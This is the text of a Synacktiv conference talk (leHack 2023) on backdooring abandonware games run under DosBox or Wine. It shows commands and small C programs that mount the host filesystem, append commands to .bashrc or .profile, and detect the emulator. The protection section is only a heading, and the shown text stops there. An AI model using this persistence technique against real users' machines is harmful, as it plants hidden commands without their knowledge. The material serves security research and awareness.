SYNACKTIV

Pwn by abandonware

leHack 2023
Antoine Cervoise – Romain Huon

2023/07/01

Who are we?

- **Antoine Cervoise - @acervoise**
- ***Penetration tester***

- **Romain Huon – Renik @r3n1k**
- ***Chief Information Officer***

- **@synacktiv**
  - Offensive security
  - 130 ninjas : pentest, reverse engineering, development, incident response
    - 6 sysadmins VS 124 red teamers :]
  - Based in Paris, Rennes, Lyon, Toulouse and we are hiring!

Plan

- **How it starts**
- **Backdoor DosBox**
- **Backdoor Wine**
- **How to protect?**
  - AppArmor
  - New user
- **Conclusion**

How it starts


I never finished this game!

- **An old video game found in the basement**
  - Fallout 1 - 1997

How to play?

- **Install a Windows 95/98 VM**
- **Maybe wine?**
- **Lets check on Google**
  - You can buy it on Steam!
  - DosBox

Installation




r/dosbox • 3 yr. ago
by [deleted]

Fallout 1 DosBox Installation

I was experimenting with relative folders recently, and decided to upload an archive to archive.org which contains a full DosBox installation, and a dos installation of Fallout 1. All you have to do to run Fallout 1 is extract the archive and run dosbox.exe, and it automatically mounts the game directory, and launches the game in scaled full-screen.

https://archive.org/download/fallout1dosbox/Fallout1_Dosbox.zip

Installation




r/dosbox • 3 yr. ago
by [deleted]

Fallout 1 DosBox Installation

I was experimenting with relative folders recently, and decided to upload an archive to archive.org which contains a full DosBox installation, and a dos installation of Fallout 1. All you have to do to run Fallout 1 is extract the archive and run dosbox.exe, and it automatically mounts the game directory, and launches the game in scaled full-screen.

https://archive.org/download/fallout1dosbox/Fallout1_Dosbox.zip

DosBox Mount



MOUNT

MOUNT.COM is a command inside DOSBox that can connect physical folders and drives to virtual drives inside DOSBox. The mounted drive does not automatically refresh files changed out side of DOSBox. You can refresh these files on all mounted drives by activating the Swap Image event (Hot key: Ctrl F4) to have access to changed files automatically when, for example, the drive is mapped as a floppy.

When you enter the command MOUNT from the DOSBox `Z:\>` prompt you should see:


```
Z:\>MOUNT
Current mounted drives are:
Drive Z is mounted as Internal Virtual Drive
```

By default, the MOUNT command will not be recognized at the `C:\>` prompt.

To mount a folder as a drive, follow this basic template:

```
MOUNT [Drive-Letter] [Local-Directory]
```

DosBox Mount


DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Program: DOSBOX

```
Welcome to DOSBox v0.74-3

For a short introduction for new users type: INTRO
For supported shell commands type: HELP

To adjust the emulated CPU speed, use ctrl-F11 and ctrl-F12.
To activate the keymapper ctrl-F1.
For more information read the README file in the DOSBox directory.

HAVE FUN!
The DOSBox Team http://www.dosbox.com
Z:\>SET BLASTER=A220 I7 D1 H5 T6

Z:\>keyb fr
Keyboard layout fr loaded for codepage 858

Z:\>mount D ~
Drive D is mounted as local directory /home/ace/

Z:\>_
```

Configuration file

```
$ tail -n 5 .dosbox/dosbox-0.74-3.conf
[autoexec]
# Lines in this section will be run at startup.
# You can put your MOUNT lines here.

keyb fr
```

.bashrc / .profile


- **.bashrc**
  - Executed when bash is started
- **.profile**
  - Executed when a session is opened
    - Graphical, SSH…

Scenario

- **Imagine a backoored old game that**
  - Mount your filesystem
  - Add a malicious command into the .profile/.bashrc file

- **Is this possible?**

What about Wine?



```
ace@hjggjggjg:~$ wine cmd
0054:err:ntoskrnl:ZwLoadDriver failed to create driver L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\nsiproxy": c0000003
Microsoft Windows 6.1.7601

Z:\home\ace>dir
wine: Read access denied for device L"\\??\\Z:\\", FS volume label and serial are not available.
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\home\ace

 6/26/2023   8:49 AM  <DIR>         .
 6/30/2022  10:20 PM  <DIR>         ..
  2/5/2023   1:11 PM           117  bash.desktop
  2/5/2023   1:12 PM  <DIR>         Desktop
 6/29/2022  12:06 AM  <DIR>         Documents
  7/2/2022   9:08 AM  <DIR>         Downloads
 6/29/2022  12:06 AM  <DIR>         Music
 6/29/2022  12:06 AM  <DIR>         Pictures
 6/29/2022  12:06 AM  <DIR>         Public
 1/15/2023  10:40 PM  <DIR>         snap
 1/17/2023   4:19 PM  <DIR>         TC
 6/29/2022  12:06 AM  <DIR>         Templates
 6/29/2022  12:06 AM  <DIR>         Videos
 7/11/2022  10:39 PM  <DIR>         wine
       1 file                       117 bytes
      13 directories      1,969,659,904 bytes free


Z:\home\ace>
```

Scenario

- **Imagine an backoored old game that**
  - Check if you are running Wine or DosBox
  - Mount your filesystem
  - Add a malicious command into the .profile/.bashrc file

- **Is this possible?**


Scenario

- **Others ideas**
  - Try to connect to the Internet
    - DosBox does not have default network settings
      - https://www.dosbox.com/wiki/Network_Setup

Your game cannot be backdoored !

SYNACKTIV

- **DosBox did not exist when Fallout went out**
- **But**
  - Not everyone has the original CD



What is this file?

FULL / CUSTOM install:

200 MB to download, up to 540 MB installed (if all options selected) AKA
The full mod. All content is available.

Available installation types:

Fixes Only [Purist], **Standard** [Half-Purist], **Full** [Purists Not Allowed], **Custom** [Everything customizable].

Goal of Fallout Fixt:
To enhance, fix and improve the Fallout 1 experience. This includes fixing bugs, restoring features, modifying balance, adding features, and many fixes to text/dialog. *In addition to that, all other available mods and patches are rolled into Fixt* (see below), meaning that Fallout Fixt is the only thing needed for "the best" Fallout 1 experience. As of the most recent version, this mod fixes roughly 150 bugs still present in the unofficial patches, and adds roughly 170 features. In addition, there are hundreds if not thousands of text&dialog fixes.

Major or "non-canon" changes to the game by Fallout Fixt are usually optional during installation. **If such changes aren't optional at the moment, they will be made optional in a future release.** If you notice things that are included that you think shouldn't be, send me an angry email. I will cry for hours due to my feelings being hurt, and then respectfully consider your opinions.

Backdoor DosBox

Write into a file with CMD – Test 1

- **Into DosBox**

```
D:\> echo 1 > test
D:\> echo 2 >> test
```

- **Bash**

```
$ ls |grep -i test
TEST
$ cat TEST
1
2
$ hexdump TEST
0000000 0d31 320a 0a0d
0000006
```

Write into a file with CMD – Test 1

- **Reminder: using Bash**

```
$ echo 1 > linux-shell
$ echo 2 >> linux-shell
$ hexdump linux-shell
0000000 0a31 0a32
0000004
```

Write into a file with CMD – Test 2

- **DosBox**

```
D:\> md .T
D:\> echo "id" > .T/DOOR.SH
```

- **Bash**

```
$ bash .T/DOOR.SH
.T/DOOR.SH: ligne 1: $'id\r' : commande introuvable
$ file .T/DOOR.SH
test.sh: ASCII text, with CRLF line terminators
$ echo id > test.sh
$ file test.sh
test.sh: ASCII text
```

Write into a file with CMD – Test 2

- **Tips**

```
D:\> md .T
D:\> echo "id #" > .T/DOOR.SH
```

  - \r is now a comment

Write into a file with CMD – Test 3

- Into DosBox

```
D:\> echo 1 > 123456789123456789
```

- Bash

```
$ ls |grep -i 123
12345678
```

Write into a file with CMD – Test 4

- **Bash**

```
$ echo bash > aaa
```

- **DosBox**

```
D:\> echo dosbox >> aaa
```

- **Bash**


```
$ ls |grep -i aaa
aaa
AAA
```

Write into a file with CMD - Conclusion

- **Filename**
  - must be in uppercase
  - limited to 8 chars
- **File using CRLF**
  - cannot write valid bash scripts

Write into a file using C code – Step 1


- **How to compile?**
  - Google: https://nullprogram.com/blog/2014/12/09/
    - Seems painful
    - Does not seems to still working
  - Lets do it old style: Turbo C Compiler



DOSBox 0.74-3, Cpu speed: max 100% cycles, Frameskip 0, Program: TC
File Edit Search Run Compile Debug Project Options Window Help
\BIDOUI~1\BACKDO~1\TC\BACKDOOR.C 2
\BIDOUI~1\BACKDO~1\TC\WRITE2.EXE 3
\BIDOUI~1\BACKDO~1\TC\WRITE2.C 4
1:1
Message 1
F1 Help F2 Save F3 Open Alt-F9 Compile F9 Make F10 Menu

```
#include<stdio.h>
int main(){
        FILE *out=fopen("test.sh","a");
        fputs(";id",out);
        fclose(out);
        return 0;
}
```

Write into a file using C code – Step 2



```c
#include<stdio.h>
int main(){
    FILE *out=fopen("test.sh","a");
    fputs(";id",out);
    fclose(out);
    return 0;
}
```

Backdoor Wine

Testing DosBox code

```
$ wine EXEC.EXE
winevdm: Z:\home\auditor\TC\EXEC.EXE is a DOS application, you need to
install DOSBox.
```

Write into a file with CMD – Test 1

- **With a carriage return**
  - Wine

```
Z:\home\ace>echo ls >> .bashrc
```

  - Bash

```
$ bash
ls: cannot access ''$'\r': No such file or directory
```

Write into a file with CMD – Test 2

- **Without a carriage return**
  - Wine

```
Z:\home\ace>echo|set /p=ls -al >> .bashrc
```

  - Bash


```
$ bash
total 56286712
[...]
```

Putting everything together

Detect DosBox


- **VER command**

```
D:\> ver
DOSBox version 074-3. Reported DOS version 5.00.
```



```c
#include <stdio.h>

int main()
{
    char buff[50];
    char subbuff[7];

    FILE *fp = fopen("VER.TXT", "r");
    fgets(buff, 49, fp);
    memcpy( subbuff, &buff, 6 );
    subbuff[6] = '\0';
    if(strcmp(subbuff,"DOSBox") == 0)
    {
        printf("YES\n");
    }
    fclose(fp);

    return 0;
}
```

Detect Wine



```
#include <windows.h>
#include <stdio.h>
int main(void)
{
  static const char * (CDECL *pwine_get_version)(void);
  HMODULE hntdll = GetModuleHandle("ntdll.dll");
  if(!hntdll)
    {
      puts("Not running on NT.");
      return 1;
    }
  pwine_get_version = (void *)GetProcAddress(hntdll, "wine_get_version");
  if(pwine_get_version)
    {
      printf("Running on Wine... %s\n",pwine_get_version());
    }
  else
    {
      puts("did not detect Wine.");
    }
  return 0;
}
```

https://www.winehq.org/pipermail/wine-devel/2008-September/069387.html

Put the backdoor

- **Create an install.bat file**
  - Calling the backdoor
  - Then the real installer
- **Backdoor the real install.bat**
- **Backdoor the real install.exe**
  - Using a code cave

Final scenario

- **Backdoor**
  - Check if is using Wine
    - Call .bat backdoor
  - If not check if using DosBox
    - Check if Linux is used
    - Call the .exe backdoor

```
Z:\> mount D ~
Z:\> D:
D:\> dir D:\ > a
D:\> if exist a echo Linux
```

How can I protect myself against this attack?

How can I protect my laptop ?

